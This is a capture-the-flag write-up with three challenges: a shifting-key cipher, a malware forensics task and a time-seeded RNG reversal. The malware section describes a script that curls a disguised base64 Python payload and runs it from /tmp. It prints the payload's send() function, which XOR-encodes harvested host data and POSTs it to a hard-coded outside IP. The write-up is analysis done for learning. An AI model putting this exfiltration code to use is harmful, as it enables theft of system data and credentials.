
Bad-Patterns



So given was this plaintext:

"Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum."

and the corresponding cyphertext:

"Lpthq jrvym!frpos"vmt!cpit-"fsntgfxeuwu$aeksmsdkqk fnlx,!uhh eq#iivupsd!vhqppt#mndkgmdvpw$uu"oebpth$eu"gslpth$mbiqe bnluub0#Yt!gqmm!cg$mjplq wgqman.#uuju#rotvuyd!g{irdkwetjqq$umndqcp"oebptlw okvm vv#eljsxmp!g{$eb"fsmnqgs dqqwerwdx.!Fxms!cxxe!kuyrf"gslpt#mn!thtrfjhrdftlx jp#zomwsxaug#zemkw$etuh$cjnoym!frposg#iu!hxkibv#rumnd$pbtletvt1$Eyehttfwu$sjpw$odedicbv#guqkgetbv#roo"svojfhrt-"vynu"lr dwota!sxm phimcjc#hetguynu"pslmkw$aokp$ie"hwt!ndfoswp2"

It looked to me like some of the characters don´t change during the transformation. So I found out that the first char wasn’t changed, for the second they added one char (e.g. A->B, B->C) than two, three and four and then there was a reset back to 0.

Example:

Plaintext :AAAAA AAAAA  
Key :01234012340  
Cyphertext :ABCDE BCDEF

There was a second plaintext to be transformed with that pattern:

bagelarenotwholewheatsometimes

When I saw the pattern, it was about half past 5 in the night and because of a shortage of energy drinks in front of the keyboard at that time it was much easier to do it manually - at least I thought that.

And yes you´re absolutely right, I did the manual transformation about 5 times to get it right.

Next time a script is maybe the better solution, but we will see.

So finally, here is the dam flag: 😉

bagelarenotwholewheatsometimes

012340123401234012340123401234

Bbihpasgqstxjrpexjhettqpitjohw

dam{bbihpasgqstxjrpexjhettqpitjohw}

malware/sneaky-script

Ein Bild, das Text, drinnen, Screenshot enthält.

Automatisch generierte Beschreibung

Given was a pcap file and a bash script.


Ein Bild, das Text enthält.

Automatisch generierte Beschreibung


In the script they used curl to download just an image



but it was a base64 encoded python script



they stored it in tmp, executed it, and deleted it afterwards.




So I wrote down the ip address

54.80.43.46

and because data tell you more than 1000 “pictures” I´ve opened my friend wireshark to have a look about that ip.





I´ve had a look about the communication to that target.

Ein Bild, das Text enthält.

Automatisch generierte Beschreibung

And there I´ve found the next puzzle tile.

So copy paste and a base64 -d later:

Ein Bild, das Text enthält.

Automatisch generierte Beschreibung

I got a file with strange content:

Ein Bild, das Text enthält.

Automatisch generierte Beschreibung

So I ran a file command:

Ein Bild, das Text enthält.

Automatisch generierte Beschreibung

And found that it was a python file but precompiled. So …

It came to my mind that maybe it´s a good idea to use a tool called uncomplye6 to get the source code of the file. And with pip it was very easy to install it.

At this time, I cannot remember in every detail about how I came to that solution:

Ein Bild, das Text enthält.

Automatisch generierte Beschreibung

Now I can finally have a look about what was the intention of the script:

Beside from:

get\_net\_info()  
get\_ssh()  
get\_users()  
get\_proc()

def send(data): was the important part to find the flag.

In detail:

def send(data):  
 c = http.client.HTTPConnection('34.207.187.90')  
 p = json.dumps(data).encode()  
 k = b'8675309'  
 d = bytes([p[i] ^ k[(i % len(k))] for i in range(len(p))])  
 c.request('POST', '/upload', base64.b64encode(d))  
 x = c.getresponse()

We got another ip address to check with Wireshark. This time it´s a POST request to 34.207.187.90/upload

Ein Bild, das Text, Screenshot, Monitor, Bildschirm enthält.

Automatisch generierte Beschreibung

And again, following the TCP stream we got the next part:

Ein Bild, das Text enthält.

Automatisch generierte Beschreibung

This time it was not just base64 but XORed with

k = b'8675309'

side note: not needed for the flag:

The key seamed very familiar to me and so I can now also say/sing “Jenny i´ve got your number”  
Ein Bild, das Text, Person enthält.

Automatisch generierte Beschreibung

https://www.youtube.com/watch?v=axLRUszuu9I

Or if you like it a bit Weirder:

Ein Bild, das Text, drinnen, Bildschirm, Phase enthält.

Automatisch generierte Beschreibung

<https://www.youtube.com/watch?v=L8pKkpxD7ws&t=90s>

And so, with a little help of the original script, it was easy to get the previously stolen data with the flag included:

decode.py  
import array, base64  
  
base64\_message = "QxRZUEcSAxhtbBdfXxsUF.....shortened>  
base64\_bytes = base64\_message.encode('ascii')  
message\_bytes = base64.b64decode(base64\_bytes)  
message = message\_bytes.decode('ascii')

k = b'8675309'  
d = bytes([message\_bytes[i] ^ k[(i % len(k))] for i in range(len(message\_bytes))])  
print(d.decode('ascii'))

Result:

{"net": [["lo", "127.0.0.1"], ["ens33", "192.168.88.134"]], "proc": [["4725", "/usr/lib/systemd/systemd", "/lib/systemd/systemd --user "], ["4732", "/usr/bin/pulseaudio", "/usr/bin/pulseaudio --daemonize=no --log-target=journal "], ["4734", "/usr/libexec/tracker-miner-fs", "/usr/libexec/tracker-miner-fs "], ["4737", "/usr/bin/dbus-daemon", "/usr/bin/dbus-daemon –

….

"GNOME\_TERMINAL\_SCREEN": "/org/gnome/Terminal/screen/20a1c576\_0ae5\_4a9f\_9bed\_162e06ba9032", "INVOCATION\_ID": "b5c7562742e44663aa23b8d7ef58d4b7", "MANAGERPID": "4725", **"FLAG": "dam{oh\_n0\_a1l\_muh\_k3y5\_are\_g0n3}"**, "GJS\_DEBUG\_OUTPUT": "stderr", "LESSCLOSE": "/usr/bin/lesspipe %s %s", "XDG\_SESSION\_CLASS": "user", "TERM":

Flag: dam{oh\_n0\_a1l\_muh\_k3y5\_are\_g0n3}

rev/seed



Given was a python script and the output of a former run of the script.

In the script they used a bad seed created out of a timestamp.

So I´ve changed the script in that matter that we just start with the - at that time - current timestamp and reduced it by one in every run. Easy flag

log.txt  
......  
Incorrect: 0.634796664570664  
seed: 1634187293  
Incorrect: 0.9893940925427723  
seed: 1634187292  
Incorrect: 0.5955236723970216  
seed: 1634187291  
Incorrect: 0.6496954518690957  
seed: 1634187290  
Incorrect: 0.8396432199195882  
seed: 1634187289  
Incorrect: 0.01154593767678569  
seed: 1634187288  
Incorrect: 0.8751160035349498  
seed: 1634187287  
Good job <3

Here is what I´ve changed in the original script (my new seed() function).

se = 1636175804  
def seed():  
# return round(time.time())  
 global se  
 se = se – 1  
 return se

About 30 secs later the script was at the correct timestamp and wrote the flag in a file.

dam{f6f73f022249b67e0ff840c8635d95812bbb5437170464863eda8ba2b9ff3ebf}